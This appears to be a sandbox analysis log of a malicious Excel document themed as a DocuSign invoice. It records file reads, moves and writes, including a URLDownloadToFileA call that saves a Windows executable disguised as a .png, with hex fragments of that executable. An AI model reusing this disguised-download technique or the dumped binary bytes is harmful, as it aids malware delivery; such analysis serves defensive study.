C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400E825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400E825F	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400E825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400E825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400E825F	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400E825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400E825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400E825F	URLDownloadToFileA
C:\Users\user\cnvmb.rty	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1400E825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\B3C6.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F70EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB32.tmp	success or wait	1	13F97B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\B3C6.tmp	success or wait	1	13F97B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0CDE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CDDE0000	C:\Users\user\Desktop\OCC-221220-TBU1XAT7X4.xls	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image005.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image005.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0CDE0000	569	455	c4 55 5b 4f db 30 14 7e 9f b4 ff 10 f9 75 4a 5c 78 40 13 6a ca 03 63 8f 03 09 f8 01 a7 f6 69 62 d5 37 d9 06 da 7f bf 63 37 64 5b 55 1a 10 95 f6 92 8b 9d ef 72 3e c7 c7 f3 ab 8d d1 d5 33 86 a8 9c 6d d9 59 33 63 15 5a e1 a4 b2 5d cb 1e 1f 7e d6 df 59 15 13 58 09 da 59 6c d9 16 23 bb 5a 7c fd 32 7f d8 7a 8c 15 a1 6d 6c 59 9f 92 bf e4 3c 8a 1e 0d c4 c6 79 b4 34 b3 72 c1 40 a2 d7 d0 71 0f 62 0d 1d f2 f3 d9 ec 82 0b 67 13 da 54 a7 cc c1 16 f3 1f b8 82 27 9d aa 9b 0d 0d ef 9c 2c 95 65 d5 f5 ee bb 2c d5 32 f0 5e 2b 01 89 8c f2 67 2b f7 44 6a b7 5a 29 81 d2 89 27 43 d4 4d f4 01 41 c6 1e 31 19 dd f8 a0 48 31 dc 63 4a 54 58 64 fc a0 a6 b7 dd 9e a6 32 d9 73 1e 3f 8c 08 a8 e3 1e 64 c2 e6 90 43 43 c8 52 4a ec 95 8f df 28 ac 37 14 f2 cc db 39 0c b8 5b 5a c0 a0 24 56 77	.U[O.0.~.....uJ\x@.j..c..... ib.7.....c7d[U.....r>..... .3...m.Y3c.Z...]...~..Y..X..YI ..#.Z|.2..z...mlY....<.....y.4 .r.@...q.b.....g..T..... '.....,.e....,.2.^+....g+.Dj .Z)...'C.M..A..1....H1.cJTX d.....2.s.?.....d...CC.RJ.... (.7....9..[Z..$Vw	success or wait	22	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\0CDE0000	1024	2	03 00	..	success or wait	17	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0CDE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 c1 f6 a5 88 c9 01 00 00 0f 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK.........!................ [Content_Types].xml ... (..................................	success or wait	19	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\0CDE0000	10491	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 0a fc 00 00 07 d0 04 03 00 00 00 f6 e3 77 13 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 2d 50 4c 54 45 f9 f9 fa ea ea eb f8 f6 a5 f8 eb 84 19 46 92 f8 f8 ba 66 66 65 12 0f 0a 8b 8a 7e be c1 c3 d6 bd 68 4c 46 3a e0 27 30 52 81 b4 7e b8 05 0c 86 b9 de 00 00 00 0f 74 52 4e 53 f9 f9 f9 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 71 e7 4b 6e 00 00 20 00 49 44 41 54 78 da ec 5d bd 72 1b 47 13 bc 0e 95 35 32 f3 ed 1c b9 54 a5 dc fc aa 10 29 71 51 e5 c4 cc e8 b7 70 24 58 85 97 fb 48 50 22 f1 b3 b3 d3 f3 73 b0 a4 e2 05 36 05 1c ee 76 67 67 7a ba 67 f7 f6 96 a5 ed e0 f2 76 7c 7f 07 7e 96 8e f0 cd 5a 6f de f6 93 39 22 7f b4 f8 78 3b 7e 84 d8 7a 43 b1 b7 e3 fb 4d bd fc	.PNG........IHDR............. .w.....gAMA......a.....sRGB. .......-PLTE............F....ff e.....~.....hLF:.'0R..~....... ...tRNS..............q.Kn.. . IDATx..].r.G....52....T.....)q Q.....p$X...HP".....s....6...v ggz.g.......v|..~....Zo...9".. .x;~..zC....M..	success or wait	6	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0CDE0000	306544	1316	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c1 f6 a5 88 c9 01 00 00 0f 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 4d e5 28 75 37 01 00 00 58 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 be b9 37 5a 08 02 00 00 27 04 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9f 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.............. ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.M.(u7...X... ....(...xl/_rels/wor kbook.xml.relsPK..-.........!. ..7Z....'..................... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CDDE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 07 00 06 00 05 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 02 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e	........g2.................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X.@.... ...."......	success or wait	16	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CDDE0000	unknown	16384	4c b1 1e 86 4e 0d 23 fc fe eb bf 96 a5 56 b5 22 22 f5 24 28 a8 f6 d7 7e 11 90 d3 5d 6f 40 55 4d b9 7e 1c 0e 87 63 e7 0b 07 db 8e d4 bc 99 4e 75 76 09 b2 ea f1 33 24 1a f1 76 77 7b ab 74 8f bd 41 3f dd a9 fa 72 9e 3b 90 ed fc 9c 18 fb 94 e9 c3 e6 4d 8f 30 66 64 9c 7e 1d 87 15 ed 0d 0f 08 9d f0 e8 9e d4 ae 6d 1a 03 c8 4b 17 bb 36 17 9f 62 ef 4c 62 6b da 5a 7f 7e 1b ef 1b a5 24 e3 32 98 7b 6c f6 c7 f3 3c 5a bd 64 8e c6 e0 35 8d 13 7e 3f 8e 87 c3 9b bf 92 ef 08 e8 71 bb 6b 83 77 87 31 88 ff b0 2c 16 da 8e d6 30 60 67 7f a1 ba 1d e3 4d 4d 67 f5 40 a6 da be e6 36 08 bb 6e 4e ca ec c3 cd db d3 84 c0 49 c8 ea a7 a9 a9 1b 0b bb f4 79 38 5c 9a af b3 36 8d a2 b9 4e f0 db 98 2f 1f 17 98 ea 1c cd e9 be 1d 1e 66 b4 36 ee 57 37 d7 5a 7d 38 db 3b ac 4a b7 f1 5f fe ca a5	L...N.#.....V.'".$(...~...]o@ UM.~...c.....Nuv....3$..vw {.t..A?...r.;.....M.0fd.~. .....m...K..6..b.Lbk.Z. ~....$.2.{l...<Z.d...5..~?.... .....q.k.w.1...,....0`g.....MM g.@....6..nN.....I..... y8\...6...N.../.....f.6.W 7.Z}8.;.J.._...	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CDDE0000	unknown	16384	b2 7d f3 4a 29 ea c1 13 72 30 98 10 ca 31 23 a7 c6 57 59 09 d0 11 2c 97 bc 50 f7 69 39 2d f6 ad 13 9f a6 88 d1 73 ec d1 dc 96 c5 dc b4 b6 fb b1 09 cb 9c dc ac a1 0b a4 99 93 e4 17 c7 40 8a 3c 95 dc 67 b1 6c 33 d5 55 e3 d0 34 f1 d3 75 fa 0b 02 71 80 7f 2c c0 b8 4f b7 b8 75 2c 9d f5 50 fc 13 4f 29 01 e4 06 f5 e5 82 34 f0 0e d8 17 9d 6b 6b cf 87 a3 30 3b 87 d3 41 5f 03 f2 a2 13 69 3f 79 76 35 fc 5e 83 69 a7 48 60 cf 68 ec 1f 59 8b 53 59 12 ec 8a 0c be ef 5c 86 7b 4a e7 db dd 00 c6 9b d6 c0 a2 a6 de f8 84 7b 99 04 df 1d 8c 09 09 94 d8 f7 58 52 5a 3f 9c 88 b2 9c 8f 76 90 b7 d1 d0 fa a1 16 ca 93 d6 90 07 2a 70 d7 4a 27 cc 22 38 6c 2e 20 5a 98 e0 e5 e7 e9 2a 13 15 1a 79 30 9c 15 1a 19 65 a7 dd d3 ce f9 14 31 87 4e 7a 1d 99 de 88 86 97 1f 40 0d c8 4a 87 cb 7e ff	.}.J)...r0...1#..WY...,..P.i9- .....s.....@. <..g.l3.U..4..u...q..,..O.. u,..P..O).....4.....kk...0;.. A_....i? yv5.^.i.H`.h..Y.SY.....\. {J.....{..... XRZ?.....v.....*p.J'."8l. Z.....*...y0....e.....1.Nz .....@..J..~.	success or wait	2	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CDDE0000	unknown	10382	00 45 00 40 00 be 00 88 00 46 00 00 00 45 00 40 00 be 00 88 00 47 00 00 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00 45 00	.E.E.E.E.E.E.E.E.E.E.E.E. E.E.E .E.E.E.E.E.E.E.E.E.E.E.E. E.E.E .E.E.E.@.....F...E.E.E.E.E. E.E .E.E.E.E.E.E.E.E.E.E.E.E. E.E.E .E.E.E.E.E.E.E.E.E.E.E.E. E.E.E .E.E.E.E.E.E.E.E.E.E.E.E. E.E.E .E.E.E.E.E.E.E.E.E.E.E.E. E.@.. ...G...E.E.E.E.E.E.E.E.E.E. E.E.E.E.E.E.E.E.E.	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CDDE0000	unknown	16384	b2 7d f3 4a 29 ea c1 13 72 30 98 10 ca 31 23 a7 c6 57 59 09 d0 11 2c 97 bc 50 f7 69 39 2d f6 ad 13 9f a6 88 d1 73 ec d1 dc 96 c5 dc b4 b6 fb b1 09 cb 9c dc ac a1 0b a4 99 93 e4 17 c7 40 8a 3c 95 dc 67 b1 6c 33 d5 55 e3 d0 34 f1 d3 75 fa 0b 02 71 80 7f 2c c0 b8 4f b7 b8 75 2c 9d f5 50 fc 13 4f 29 01 e4 06 f5 e5 82 34 f0 0e d8 17 9d 6b 6b cf 87 a3 30 3b 87 d3 41 5f 03 f2 a2 13 69 3f 79 76 35 fc 5e 83 69 a7 48 60 cf 68 ec 1f 59 8b 53 59 12 ec 8a 0c be ef 5c 86 7b 4a e7 db dd 00 c6 9b d6 c0 a2 a6 de f8 84 7b 99 04 df 1d 8c 09 09 94 d8 f7 58 52 5a 3f 9c 88 b2 9c 8f 76 90 b7 d1 d0 fa a1 16 ca 93 d6 90 07 2a 70 d7 4a 27 cc 22 38 6c 2e 20 5a 98 e0 e5 e7 e9 2a 13 15 1a 79 30 9c 15 1a 19 65 a7 dd d3 ce f9 14 31 87 4e 7a 1d 99 de 88 86 97 1f 40 0d c8 4a 87 cb 7e ff	.}.J)...r0...1#..WY...,..P.i9- ....s......................@. <..g.l3.U..4..u...q..,..O.. u,..P..O)......4.....kk...0;.. A_....i? yv5.^.i.H`.h..Y.SY......\. {J.............{.......... XRZ?.....v............*p.J'."8l. Z.....*...y0....e......1.Nz ....@..J..~.	success or wait	2	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CDDE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 07 00 06 00 05 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 02 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e	........g2.................... ......\.p....user B.....a.........=............ ....=.....i..9J.8.......X.@.... ...."......	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CDDE0000	unknown	208	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 45 76 72 65 79 00 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 81 04 c3 7d d9 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0.............. @.......H.......X.......h..... ....Evrey...........user.. ....Microsoft Excel.@.... .|.#...@.......}...........	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CDDE0000	unknown	280	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 a3 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 07 00 00 00 46 69 6c 65 73 32 00 07 00 00 00 46 69 6c 65 73 31 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 02 00 00 00 1e 00 00 00 11 00 00 00 45	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign.....Files2.....Files 1.....Worksheets... .....E	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CDDE0000	unknown	3072	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CDDE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 05 00 00 00 79 02 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 74 02 00 00 75 02 00 00 76 02 00 00 77 02 00 00 78 02 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>..... ....y........... ....t...u...v...w. ..x..........................	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ox9[1].png	unknown	771	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a9 44 a5 bf ed 25 cb ec ed 25 cb ec ed 25 cb ec 82 3a c0 ec ec 25 cb ec 6e 39 c5 ec f9 25 cb ec 82 3a c1 ec d5 25 cb ec e4 5d 58 ec eb 25 cb ec ca e3 b0 ec ee 25 cb ec ed 25 ca ec bf 25 cb ec e4 5d 4f ec ec 25 cb ec e4 5d 59 ec ec 25 cb ec f3 77 5f ec ec 25 cb ec e4 5d 5a ec ec 25 cb ec 52 69 63 68 ed 25 cb ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........D...%...%...%...:...% ..n9...%...:...%...]X..%...... .%...%...%...]O..%...]Y..%.. .w _..%...]Z..%..Rich.%..........	success or wait	1	1400E825F	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ox9[1].png	unknown	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b	....U.	success or wait	1	1400E825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ox9[1].png	unknown	4164	55 a4 c7 85 54 ff ff ff 08 00 00 00 8d 85 54 ff ff ff 89 45 84 c7 85 64 ff ff ff 89 00 00 00 8b 4d 84 8b 11 23 95 64 ff ff ff 0f af 55 ac 8b 85 48 ff ff ff 2b c2 89 85 48 ff ff ff 8d 8d 2c ff ff ff 89 4d c8 c7 45 e8 dc a8 ad f6 8b 55 ac 0b 55 e8 8b 45 c8 03 10 89 55 bc 8b 8d 48 ff ff ff 03 8d 48 ff ff ff 89 4d e0 c7 45 ec ba 00 00 00 8d 55 ec 89 55 fc 8b 45 fc 8b 08 81 e1 ce ed 00 00 2b 8d 64 ff ff ff 8b 95 2c ff ff ff 2b d1 89 95 2c ff ff ff c7 45 98 10 00 00 00 8b 4d 98 83 c1 01 8b 45 e4 99 f7 f9 0f af 85 60 ff ff ff 89 85 60 ff ff ff c7 85 18 ff ff ff 00 00 00 00 eb 0f 8b 95 18 ff ff ff 83 c2 01 89 95 18 ff ff ff 83 bd 18 ff ff ff 01 7d 28 c7 45 f4 56 00 00 00 8d 45 94 89 85 10 ff ff ff 8b 4d f4 0b 4d e0 8b 95 10 ff ff ff 2b 0a 8b 45 e8 2b c1 89 45 e8	U...T.........T....E...d...... ..M...#.d.....U...H...+...H... ..,....M..E......U..U..E....U. ..H.....H....M..E......U..U..E ....+.d.....,...+...,.... E......M.....E.......`.....`.. ....} (.E.V....E........M..M.. .....+..E.+..E.	success or wait	1	1400E825F	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
